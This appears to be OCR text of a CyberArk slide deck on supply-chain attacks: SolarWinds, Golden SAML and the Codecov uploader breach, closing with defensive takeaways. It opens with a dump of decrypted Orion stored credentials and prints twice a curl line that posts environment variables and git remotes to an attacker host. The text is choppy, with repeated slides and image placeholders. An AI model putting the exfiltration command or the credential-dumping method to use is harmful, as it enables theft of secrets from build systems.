| Type: SolarWinds.Orion.Core.SharedCredentials.Credentials.UsernamePasswordCredential
| Name: DomainJoiner
|       Desc:
|       Owner: Orion
|               Password: ASDqwe123
|               Username: superadmin@sittingduck.info
------------------10------------------------
------------------11------------------------
| Type: SolarWinds.Orion.Core.SharedCredentials.Credentials.UsernamePasswordCredential
| Name: vesxi
|       Desc: vesxi
|       Owner: VIM
|               Password: ASDqwe123
|               Username: root
```

```
| Type: SolarWinds.APM.Common.Credentials.ApmUsernamePasswordCredential
| Name: App Monitoring User
|       Desc:
|       Owner: APM
|               Password: ASDqwe123
|               Username: SITTINGDUCK\uberuser
------------------13------------------------
------------------14------------------------
| Type: SolarWinds.SRM.Common.Credentials.SmisCredentials
| Name: EMC_SMIS_Solarwinds
|       Desc:
|       Owner: SRM
|               HttpPort: 5988
|               HttpsPort: 5989
|               InteropNamespace: /interop
|               Namespace: root/emc
|               Password: ASDqwe123
|               Username: solarwinds
|               UseSSL: true
------------------14------------------------
------------------15------------------------
| Type: SolarWinds.ESI.Common.Connection.ExternalSystemCredential
| Name: ESC
|       Desc:
|       Owner: ESI
|               Password: ASDqwe123
|               Username: solar_winds
------------------15------------------------
------------------16------------------------
| Type: SolarWinds.Orion.Web.Integration.OAuth2Token
| Name: SITTINGDUCK\uberuser
|       Desc:
|       Owner: Web.Integration
|               AccessToken: GthQHd3<snip>
|               AccessTokenExpiration: 2020-11-01T10:52:50.2768075Z
|               AccessTokenIssueDate: 2020-11-01T09:52:51.2768075Z
|               RefreshToken:hEyph9WqIfzm<snip>
|               Scopes:
|               Username: uberuser@sittingduck.info
------------------16------------------------
------------------17------------------------
| Type: SolarWinds.SRM.Common.Credentials.XtremIoHttpCredential
| Name: XtremIO_Admin
|       Desc:
|       Owner: SRM
|               HttpPort: 80
|               HttpsPort: 443
|               Password: ASDqwe123
|               Username: admin
|               UseSsl: true
------------------18------------------------
========================================
========================================
```

GOLDEN SAML BY CYBERARK LABS @ 2017



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ATTACKS/BREACHES

12/22/2020
06:35 PM

Jai Vijayan
News

Connect Directly


SolarWinds Campaign Focuses Attention on 'Golden SAML' Attack Vector

Adversaries that successfully execute attack can achieve persistent anytime, anywhere access to a victim network, security researchers say.


The recently disclosed compromise at SolarWinds and the subsequent targeting of numerous other organizations have focused attention on a dangerous Active Directory Federation Services (ADFS) bypass technique dubbed "Golden SAML," which cybersecurity vendor CyberArk first warned about in 2017.

GOLDEN SAML

SAML Authentication



Golden SAML



Overview of the intrusion

As described in this Microsoft blog post, the hallmarks of this actor's activity include, but are not limited to, the following techniques that are likely to result in systemic identity compromise:

- An intrusion through malicious code in the SolarWinds Orion product. This results in the attacker gaining a foothold in the network, which the attacker can use to gain elevated credentials. Microsoft Defender now has detections for these files. Read our in-depth technical analysis of the Solorigate malware.
- An intruder using administrative permissions (acquired through an on-premises compromise) to gain access to an organization's trusted SAML token-signing certificate. This enables them to forge SAML tokens to impersonate any of the organization's existing users and accounts, including highly privileged accounts.
- Anomalous logins using the SAML tokens signed with a compromised token-signing certificate, which can be used against any on-premises resources (regardless of identity system or vendor) as well as against any cloud environment (regardless of vendor) because they have been configured to trust the certificate. An organization may miss the use of illegitimate SAML tokens because they are signed with a legitimate certificate.
- The use of highly privileged accounts (acquired through the technique above or other means) to add illegitimate credentials to existing application service principals, enabling the attacker to call APIs with the permission assigned to that application.


Codecov
515 # curl
516 if [-x "$(command -v curl)"];
517 then
518 say "$b==>$x $(curl --version)"
519 else
520 say "$r==>$x curl not installed. Exiting."
521 exit ${exit_with};
522 fi
523
524 search_in="$proj_root"
525 curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://ATTACKERIP/upload/v2 || true
526
527 #shellcheck disable=SC2154
528 if ["$JENKINS_URL" != ""];
529 then
530 say "$e==>$x Jenkins CI detected."
531 # https://wiki.jenkins-ci.org/display/JENKINS/Building+a+software+project
532 # https://wiki.jenkins-ci.org/display/JENKINS/GitHub+pull+request+builder+plugin#GitHubpullrequest
533 service="jenkins"
534
# shellcheck disable=SC2154
if ["$ghprbSourceBranch" != ""];
then
branch="$ghprbSourceBranch"
elif ["$GIT_BRANCH" != ""];

CODECOV ATTACK CHAIN

STAGE 1


Initial compromise of Codecov Infrastructure

STAGE 2

Compromising Code

STAGE 3

Execution of End Game



CODECOV ATTACK CHAIN

STAGE 1

Initial Compromise of Codecov Infrastructure

STAGE 2

Compromising Code

STAGE 3

Execution of End Game


Unauthorized access to cloud storage

Modified uploader script in container

STAGE #1 – INITIAL ATTACK VECTOR

Unauthorized access to a Google Cloud Storage (GCS) key.

Modified bash uploader script through error in Docker image creation process



CODECOV ATTACK CHAIN

STAGE 1

Initial Compromise of Codecov Infrastructure

STAGE 2


Compromising Code

Malicious Code injection

Source Code

STAGE 3

Execution of End Game



STAGE #2 – THE COMPROMISING CODE

```
curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://<redacted>/upload/v2 || true
```

CODECOV ATTACK CHAIN

STAGE 1

Initial Compromise of Codecov Infrastructure

STAGE 2

Compromising Code

STAGE 3

Execution of End Game


STAGE #3 – THE MOTHER LODE

Credentials, tokens, keys

Services Datastores, application code

Git remote information

AFTERMATH & DISCOVERY



CYBERARK

SECURITY CONTROLS


SOLARWINDS BREACH: ZEROING IN

"We believe for any solution to be effective; prescriptions must apply a **"zero trust" presumption**, **access provided on a least privileged basis**…"


SolarWinds CEO Sudhakar Ramakrishna

U.S. Senate Testimony – February 23, 2021

SUPPLY CHAIN DEFENSE



Trojanized Code



CI/CD Pipeline Access


CI/CD Orchestrators

INITIAL FOOTHOLD CONTAINMENT

Orion
Server

SunBurst
Malware


End-Point Agents
Termination



Access to local
Credentials storage

FORTRESSING TIER 0 ASSETS

Azure AD
Portal




Malicious
Configurations

Backdoor
Tenant

FORTRESSING TIER 0 EXTENSIONS

IAM / MFA Server


Compromised Secret



Golden SAML

DEVOPS STRATEGIES

Perform Permissions & Code Signature Checks



External Code Review

Mandate Multi-Factor Authentication

Do Not Store Credentials and Secrets in Environment Variables

Implement Threat Detection Capabilities

IMMEDIATE TAKEAWAYS

- How will your org respond to a privileged breach?
- Evaluate your Tier 0 assets
  - Review your CI/CD pipelines
- Security controls are ineffective without Identity Security